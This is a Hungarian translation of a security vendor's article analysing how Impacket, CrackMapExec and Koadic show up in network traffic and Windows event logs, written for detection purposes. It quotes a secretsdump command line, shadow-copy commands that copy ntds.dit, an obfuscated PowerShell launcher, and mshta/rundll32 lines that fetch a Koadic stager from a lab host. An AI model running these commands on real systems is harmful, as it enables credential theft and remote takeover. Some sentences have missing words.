

Évről évre nő a támadások száma a vállalati szektorban: például mint 2016-ban, 2018-ra pedig , mint az előző időszakban. Különösen azoknál, ahol a fő munkainstrumentum a Windows operációs rendszer. 2017–2018 között az APT Dragonfly, APT28 csoportok támadásaikat európai, észak-amerikai és szaúdi kormányzati és katonai szervezetek ellen végezték. Ehhez három eszközt használtak — , és . Ezek forráskódja nyílt és elérhető a GitHub-on.
Meg kell jegyezni, hogy ezek az eszközök nem az elsődleges behatolásra szolgálnak, hanem a támadás fejlesztésére a belső infrastruktúrában. A támadók különböző támadási stádiumokban használják őket, amelyek a perem átlépése után következnek. Érdemes megjegyezni, hogy ez nehezen észlelhető, és gyakran csak a vagy olyan eszközökkel lehetséges, amelyek lehetővé teszik . Az eszközök számos funkciót biztosítanak – a fájlok átvitelétől a rendszerleíró adatbázissal való interakcióig és parancsok végrehajtásáig távoli gépeken. Megvizsgáltuk ezeket az eszközöket a hálózati aktivitásuk meghatározása érdekében.
Amit tennünk kellett:
- Megérteni, hogyan működik a hacker eszközkészlete. Megtudni, hogy mire van szükségük a támadóknak a kihasználáshoz és milyen technológiákhoz nyúlhatnak.
- Olyan dolgok felfedezése, amelyek nem észlelhetők az elsődleges támadási szakaszokban. A felderítési szakasz elmaradhat, akár azért, mert a támadó belső rosszindulatú szereplő, akár azért, mert a támadó olyan rést használ, amelyről korábban nem volt tudomás. Lehetséges az egész tevékenységi lánc helyreállítása, így merül fel a további mozgás felfedezése.
- A hamis riasztások kiküszöbölése a behatolásérzékelő eszközök révénNe felejtsük el azt sem, hogy a különféle tevékenységek észlelésekor, csupán a hírszerzés alapján gyakori hibák léphetnek fel. Általában a rendszerben elegendő számú módszer létezik, amelyek első pillantásra nem különböznek a legálisaktól, hogy információt nyerjünk.
Milyen előnyöket nyújtanak ezek az eszközök a támadók számára? Ha ez az Impacket, akkor a támadók egy nagy modul könyvtárhoz jutnak, amelyeket a támadás különböző szakaszaiban használhatnak, miután átlépték a védelmi vonalat. Sok eszköz használja az Impacket moduljait, mint például a Metasploit. A Metasploitban található a dcomexec és a wmiexec a parancsok távoli végrehajtására, valamint a secretsdump a memóriában található fiókok megszerzésére, amelyeket az Impacketból adtak hozzá. Végső soron a megfelelő aktivitás észlelése az ilyen könyvtár segítségével biztosítja a származékok észlelését.
A CrackMapExec (vagy egyszerűen CME) kapcsán nem véletlenül írták a készítők, hogy „Powered by Impacket”. Ezen kívül a CME készen áll a népszerű forgatókönyvekhez való felhasználásra: itt van a Mimikatz a jelszavak vagy azok hash-ainak megszerzésére, a Meterpreter vagy az Empire ügynök távoli végrehajtására, valamint a Bloodhound is a fedélzeten.
A harmadik általunk választott eszköz a Koadic. Ez az eszköz viszonylag új, a DEFCON 25 nemzetközi hackerkonferencián mutatták be 2017-ben, és szokatlan megközelítése van: HTTP-n, Java Script-en és Microsoft Visual Basic Scripten (VBS) keresztül működik. Ezt a megközelítést a living off the land-nak nevezik: az eszköz a Windowsba beépített függőségek és könyvtárak készletét használja. A készítők COM Command & Control-nak, vagy C3-nak hívják.
IMPACKET
Az Impacket funkciókészlete nagyon széles, a belső AD-ban végzett hírszerzéstől és a belső MS SQL szerverek adatainak gyűjtésétől kezdve a hitelesítő adatok megszerzésére szolgáló technikákig terjed: ide tartozik az SMB relay támadás, valamint a domain vezérlőtől a jelszó hash-eket tartalmazó ntds.dit fájl megszerzése. Az Impacket távolról is végrehajt parancsokat, négy különböző módszerrel: WMI, Windows ütemező szolgáltatás, DCOM és SMB segítségével, és ehhez szüksége van a hitelesítő adatokra.
Secretsdump
Nézzük meg a secretsdump-ot. Ez egy modul, amely célba veheti a felhasználói gépeket és a domain vezérlőket is. Ennek segítségével másolatokat lehet készíteni az LSA, SAM, SECURITY, NTDS.dit memória területekről, ezért több támadási fázisban is megfigyelhető. A modul működésének első lépése az SMB-n keresztüli azonosítás, amelyhez szükség van vagy a felhasználó jelszavára, vagy annak hashére az automatikus Pass the Hash támadás végrehajtásához. Ezután a Service Control Manager (SCM) hozzáférése kérelmezésre kerül, és a Winreg protokollon keresztül lehetőség nyílik a regiszterhez való hozzáférés megszerzésére, amelyet az támadó felhasználhat a számára érdekes ágak adataira vonatkozó információk megszerzésére, SMB-n keresztül.
1. ábrán láthatjuk, hogy a Winreg protokoll használatakor hogyan történik a hozzáférés megszerzése az LSA regiszterkulcsához. Ehhez a DCERPC 15-ös opcode-jú OpenKey parancsát használják.

1. ábra. Regiszter kulcsának megnyitása Winreg protokollon keresztül
Ezután, miután a kulcs elérése megtörtént, a SaveKey paranccsal 20-as opcode-dal történik az értékek mentése. Az Impacket ezt meglehetősen sajátosan végzi. Az értékeket egy fájlba menti, amelynek neve 8 véletlenszerű karakterből áll, amelyhez .tmp-t ad hozzá. Továbbá, a fájl kimentése SMB-n keresztül a System32 könyvtárból történik (2. ábra).

2. ábra. Regiszter kulcsának megszerzése távoli gépről
Így a hasonló aktivitás felfedezhető a hálózatban a Winreg protokollon keresztüli regiszter kulcsokra vonatkozó lekérdezések, jellegzetes nevek, parancsok és azok sorrendje alapján.
Ez a modul nyomot hagy a Windows eseménynaplójában is, amely révén könnyen észlelhető. Például a következő parancs végrehajtásának következtében
secretsdump.py -debug -system SYSTEM -sam SAM -ntds NTDS -security SECURITY -bootkey BOOTKEY -outputfile 1.txt -use-vss -exec-method mmcexec -user-status -dc-ip 192.168.202.100 -target-ip 192.168.202.100 contoso/Administrator:@DCa Windows Server 2016 naplójában a következő kulcs eseménysorozatot látjuk:
1. 4624 — távoli bejelentkezés.
2. 5145 — hozzáférés ellenőrzése a távoli winreg szolgáltatáshoz.
3. 5145 — hozzáférés ellenőrzése a System32 könyvtárban lévő fájlhoz. A fájl véletlenszerű nevet visel, amelyet fent említettünk.
4. 4688 — cmd.exe folyamat létrehozása, amely elindítja a vssadmin-t:
“C:windowssystem32cmd.exe" /Q /c echo c:windowssystem32cmd.exe /C vssadmin list shadows ^> %SYSTEMROOT%Temp__output > %TEMP%execute.bat & c:windowssystem32cmd.exe /Q /c %TEMP%execute.bat & del %TEMP%execute.bat5. 4688 — folyamat létrehozása a következő parancssal:
"C:windowssystem32cmd.exe" /Q /c echo c:windowssystem32cmd.exe /C vssadmin create shadow /For=C: > %SYSTEMROOT%Temp__output > %TEMP%execute.bat & c:windowssystem32cmd.exe /Q /c %TEMP%execute.bat & del %TEMP%execute.bat6. 4688 — folyamat létrehozása a parancs segítségével:
"C:windowssystem32cmd.exe" /Q /c echo c:windowssystem32cmd.exe /C copy ?GLOBALROOTDeviceHarddiskVolumeShadowCopy3WindowsNTDSntds.dit %SYSTEMROOT%TemprmumAfcn.tmp > %SYSTEMROOT%Temp__output > %TEMP%execute.bat & c:windowssystem32cmd.exe /Q /c %TEMP%execute.bat & del %TEMP%execute.bat7. 4688 — folyamat létrehozása a parancs segítségével:
"C:windowssystem32cmd.exe" /Q /c echo c:windowssystem32cmd.exe /C vssadmin delete shadows /For=C: /Quiet > %SYSTEMROOT%Temp__output > %TEMP%execute.bat & c:windowssystem32cmd.exe /Q /c %TEMP%execute.bat & del %TEMP%execute.batSmbexec
Mint sok post-exploitatív eszköznek, az Impacketnek is vannak moduljai távoli parancsok végrehajtására. Az smbexec modulra fogunk összpontosítani, amely interaktív parancssori környezetet biztosít a távoli gépen. Ehhez a modulhoz is szükséges a SMB-n keresztüli hitelesítés, akár jelszóval, akár annak hash-zsel. A 3. ábrán látható a program működésének egy példája, ebben az esetben a helyi adminisztrátor konzolja.

3. ábra. Interaktív smbexec konzol
A smbexec működésének első lépése, miután hitelesítettük, a SCM megnyitása az OpenSCManagerW paranccsal (15). Az igény figyelemre méltó: a MachineName mező értéke DUMMY.

4. ábra. Kérelem a Szolgáltatásvezérlő Menedzser megnyitására
Ezután a szolgáltatás létrehozása a CreateServiceW (12) paranccsal történik. Az smbexec esetében minden alkalommal ugyanazt a parancslogikát láthatjuk. Az 5. ábrán zöld színnel kiemeltük azokat a változatlan paramétereket, sárgával pedig azt, amit a támadó módosíthat. Nem nehéz észrevenni, hogy a végrehajtható fájl neve, könyvtára és az output fájl módosítható, de a fennmaradó rész megváltoztatása nehezebb az Impacket modul működésének megsértése nélkül.

5. ábra. Kérelem szolgáltatás létrehozására a Szolgáltatásvezérlő Menedzser segítségével
A smbexec egyértelmű nyomokat hagy a Windows eseménynaplóban is. A Windows Server 2016 eseménynaplójában az interaktív parancssori környezet ipconfig parancsával a következő kulcsesemény-sorozatot látjuk:
1. 4697 — szolgáltatás telepítése a célgépen:
%COMSPEC% /Q /c echo cd > 127.0.0.1C$__output 2>^&1 > %TEMP%execute.bat & %COMSPEC% /Q /c %TEMP%execute.bat & del %TEMP%execute.bat 2. 4688 — a cmd.exe folyamat létrehozása az 1. pontban szereplő argumentumokkal.
3. 5145 — hozzáférési jogok ellenőrzése a __output fájlhoz a C$ könyvtárban.
4. 4697 — szolgáltatás telepítése a célgépen.
%COMSPEC% /Q /c echo ipconfig > 127.0.0.1C$__output 2>^&1 > %TEMP%execute.bat & %COMSPEC% /Q /c %TEMP%execute.bat & del %TEMP%execute.bat 5. 4688 — a cmd.exe folyamat létrehozása az 4. pontból származó argumentumokkal.
6. 5145 — a hozzáférési jogok ellenőrzése az __output fájlhoz a C$ könyvtárban.
Az Impacket az eszközök támadásához szükséges fejlesztés alapját képezi. Szinte minden protokollt támogat a Windows infrastruktúrán belül, és jellemző sajátosságai vannak. Itt szerepelnek a konkrét winreg kérések, a SCM API használata a jellemző parancsformálással, a fájlnevek formátuma, valamint az SMB megosztás a SYSTEM32-től.
CRACKMAPEXEC
A CME eszköz elsődleges célja, hogy automatizálja azokat a rutinfeladatokat, amelyeket a támadónak el kell végeznie a hálózaton belüli előrehaladáshoz. Lehetővé teszi a közismert Empire agent és Meterpreter használatát is. A parancsok diszkrét végrehajtásához a CME képes obfuszkálni azokat. A Bloodhound (egy külön eszköz a felderítéshez) segítségével a támadó automatizálhatja a domain adminisztrátor aktív sessionének keresését.
Bloodhound
A Bloodhound önálló eszközként fejlett hálózati felderítést tesz lehetővé. Információkat gyűjt a felhasználókról, gépekről, csoportokról, sessionökből, és PowerShell skriptként vagy bináris fájl formájában érkezik. Információgyűjtéshez LDAP-ot vagy SMB-alapú protokollokat használnak. A CME integráló modulja lehetővé teszi a Bloodhound átvitelét az áldozat gépére, annak elindítását és a gyűjtött adatok megszerzését a végrehajtás után, ezáltal automatizálva a rendszeren belüli tevékenységeket, és ezeket kevésbé észlelhetővé téve. A Bloodhound grafikus felülete a gyűjtött adatokat gráf formájában mutatja be, lehetővé téve a támadó számára a leggyorsabb utat a támadónak a domain adminisztrátorhoz.

6. ábra. A Bloodhound interfésze
Az áldozat gépén a modul feladatot hoz létre az ATSVC és SMB használatával. Az ATSVC a Windows feladatütemezőjével való munka interfésze. A CME az NetrJobAdd (1) funkcióját használja, hogy hálózaton feladatokat hozzon létre. A CME modul által küldött parancs példája a 7. ábrán látható: ez a cmd.exe parancs hívás és obfuszkált kód XML formátumban.

7. ábra. Feladat létrehozása a CME-n keresztül
Miután a feladat végrehajtásra került, az áldozat gépe elindítja magát a Bloodhound-ot, és ez a forgalomban látható. A modulra jellemzőek az LDAP kérések a standard csoportok, a domain összes gépének és felhasználójának listája, valamint aktív felhasználói sessionök lekérdezése SRVSVC NetSessEnum kérdések révén.

8. ábra. Aktív munkamenetek listájának lekérése SMB-n keresztül
Ezen kívül a Bloodhound indítása a céleszközön a naplózás bekapcsolt állapotával együtt egy 4688 ID-jú eseménnyel jár (folyamat létrehozása és a folyamat neve) "C:WindowsSystem32cmd.exe". Figyelemre méltók a parancssori argumentumok:
cmd.exe /Q /c powershell.exe -exec bypass -noni -nop -w 1 -C " & ( $eNV:cOmSPEc[4,26,25]-JOiN'')( [chAR[]](91 , 78, 101, 116 , 83 , 101 , … , 40,41 )-jOIN'' ) "Enum_avproducts
Érdekes funkcionális szempontból a modult enum_avproducts. A WMI lehetővé teszi a WQL lekérdezési nyelv használatával különböző Windows objektumok adatainak megszerzését, amit ez a CME modul kihasznál. Lekérdezéseket generál az AntiSpywareProduct és AntiМirusProduct osztályokhoz a céleszközön telepített védelmi eszközökről. A szükséges adatok megszerzéséhez a modul csatlakozik a rootSecurityCenter2 névtérhez, majd WQL lekérdezést alakít ki és választ kap. A 9. ábrán a lekérdezések és a válaszok tartalma látható. Példánkban a Windows Defender került elő.

9. ábra. Az enum_avproducts modul hálózati aktivitása
Gyakran előfordul, hogy a WMI audit (Trace WMI-Activity), amelyben hasznos információt találhatunk a WQL lekérdezésekről, ki lehet kapcsolva. De ha be van kapcsolva, akkor az enum_avproducts szkript futtatása esetén 11 ID-jú esemény kerül rögzítésre. Ebben szerepelni fog a lekérdezést küldő felhasználó neve és a rootSecurityCenter2 névtér neve.
Minden CME modul saját artefaktumokat mutatott, függetlenül attól, hogy specifikus WQL lekérdezések vagy egy adott típusú feladat létrehozása a task schedulerben, obfuszkáló, és a Bloodhound-ra jellemző aktivitás LDAP és SMB-ben.
KOADIC
A Koadic megkülönböztető jellemzője a Windows beépített JavaScript és VBScript értelmezőinek használata. E tekintetben követi a "living off the land" tendenciát, azaz nincs külső függősége, és a Windows szabványos eszközeit használja. Ez egy teljesen funkcionális Command & Control (CnC) eszköz, mivel fertőzés után az eszközön "implánthoz" jut, ami lehetővé teszi a vezérlését. Az ilyen gépet a Koadic terminológiájában "zombi"-nak nevezik. Ha a céleszközön a teljes működéshez szükséges jogosultságok hiányoznak, a Koadic lehetőséget kap a jogosultságok emelésére a felhasználói fiók ellenőrzési (UAC bypass) technikák használatával.

10. ábra. Koadic parancssori felülete
A célpontnak saját magának kell kezdeményeznie a kapcsolatot a Command & Control szerverrel. Ehhez először is a korábban elkészített URI-t kell használnia, és az egyik stégeren keresztül meg kell kapnia a Koadic fő törzsét. A 11. ábrán egy példa látható a mshta stégerhez.

11. ábra. Kapcsolat kezdeményezése a CnC szerverrel.
A válasz WS változójából világossá válik, hogy a végrehajtás a WScript.Shell-en keresztül történik, és a STAGER, SESSIONKEY, JOBKEY, JOBKEYPATH, EXPIRE változók kulcsfontosságú információkat tartalmaznak a jelenlegi session paramétereivel kapcsolatban. Ez az első kérés-válasz pár az HTTP kapcsolatban a CnC szerverrel. A további kérések közvetlenül a meghívott modulok (beültetések) funkcionalitásával kapcsolatosak. Minden Koadic modul csak aktív session esetén működik a CnC-vel.
Mimikatz
Ahogyan a CME a Bloodhound-dal működik, úgy a Koadic is a Mimikatz-t külön programként kezeli, és többféle indítási módja van. Az alábbiakban egy kérés-válasz pár látható a Mimikatz implantátum letöltésére.

12. ábra. Mimikatz átkonvertálása a Koadic-ba.
Megfigyelhető, hogy a kérés URI formátuma megváltozott. Megjelent a csrf változó értéke, amely a kiválasztott modulért felelős. Ne figyeljen az elnevezésére; mindannyian tudjuk, hogy a CSRF alatt általában mást értenek. A válasz visszakapta a Koadic összes többi fő törzsét, amelyhez a Mimikatz-hoz kapcsolódó kódot is hozzáadták. Elég nagy, ezért nézzük meg a kulcsfontosságú elemeket. Itt egy base64 kódolt Mimikatz könyvtár, egy sorozatszámú .NET osztály, amely injektálja azt, és argumentumok a Mimikatz elindításához. A végrehajtás eredménye nyílt formában a hálózaton keresztül kerül továbbításra.

13. ábra. A Mimikatz végrehajtásának eredménye a távoli gépen.
Exec_cmd
A Koadicnak olyan moduljai is vannak, amelyek távolról tudnak parancsokat végrehajtani. Itt ugyanazt a URI generálási módszert és a sid és csrf változókat fogjuk látni. Az exec_cmd modul esetében a törzsbe egy olyan kód kerül, amely shell-parancsokat képes végrehajtani. Az alábbiakban egy ilyen kód látható, amely a CnC szerver HTTP válaszában található.

14. ábra. Az exec_cmd implantátum kódja.
A GAWTUUGCFI változó, amely a WS megszokott attribútumával rendelkezik, szükséges a kód végrehajtásához. Ezzel az implantátum shell-t hív, kezelve a kód két ágát: shell.exec, amely visszatér a kimeneti adatokkal, és shell.run, amely nem tér vissza.
A Koadic nem egy tipikus eszköz, de vannak artefaktumai, amelyek alapján megtalálható a legitim forgalomban:
- különös HTTP kérésformátum,
- winHttpRequests API használata,
- WScript.Shell objektum létrehozása ActiveXObject révén,
- nagy futtatható test.
Az eredeti kapcsolat kezdeményezi a stagenert, így lehetőség nyílik az aktivitásának észlelésére Windows események révén. Az mshta esetében ez a 4688-as esemény, amely a folyamat létrehozásáról szól a következő indító attribútummal:
C:Windowssystem32mshta.exe http://192.168.211.1:9999/dXpT6A Koadic futtatása során más 4688-as eseményeket is láthatunk az attribútumaival, amelyek jól jellemzik:
rundll32.exe http://192.168.241.1:9999/dXpT6?sid=1dbef04007a64fba83edb3f3928c9c6c; csrf=;......mshtml,RunHTMLApplication
rundll32.exe http://192.168.202.136:9999/dXpT6?sid=12e0bbf6e9e5405690e5ede8ed651100;csrf=18f93a28e0874f0d8d475d154bed1983;......mshtml,RunHTMLApplication
"C:Windowssystem32cmd.exe" /q /c chcp 437 & net session 1> C:Usersuser02AppDataLocalTemp6dc91b53-ddef-2357-4457-04a3c333db06.txt 2>&1
"C:Windowssystem32cmd.exe" /q /c chcp 437 & ipconfig 1> C:Usersuser02AppDataLocalTemp721d2d0a-890f-9549-96bd-875a495689b7.txt 2>&1
Következtetések
A 'living off the land' trend egyre népszerűbb a kiberbűnözők körében. Beépített Windows eszközöket és mechanizmusokat használnak saját céljaik érdekében. Látjuk, hogy a népszerű Koadic, CrackMapExec és Impacket eszközök, amelyek ezt az elvet követik, egyre gyakrabban szerepelnek az APT-kről szóló jelentésekben. A GitHub-on ezeknek az eszközöknek a fork-jainak száma is növekszik, újabbak jelennek meg (most már körülbelül ezer körüli számú van belőlük). A trend népszerűvé válik a egyszerűsége miatt: a támadóknak nem szükséges harmadik féltől származó eszközöket használnia, mivel ezek már rendelkezésre állnak az áldozatok gépein, és segítenek kikerülni a védelmi intézkedéseket. A hálózati interakciók tanulmányozására összpontosítunk: minden fent említett eszköz nyomokat hagy a hálózati forgalomban; ezek részletes elemzése lehetővé tette számunkra, hogy megtanítsuk termékünket ezek észlelésére, ami végső soron segít nyomozni a kiberincidensek teljes láncolatát, amelyekben részt vettek.
Authors:
- Anton Tyurin, a szakértői szolgáltatások vezetője, PT Expert Security Center, Positive Technologies
- Yegor Podmokov, szakértő, PT Expert Security Center, Positive Technologies
Forrás: habr.com
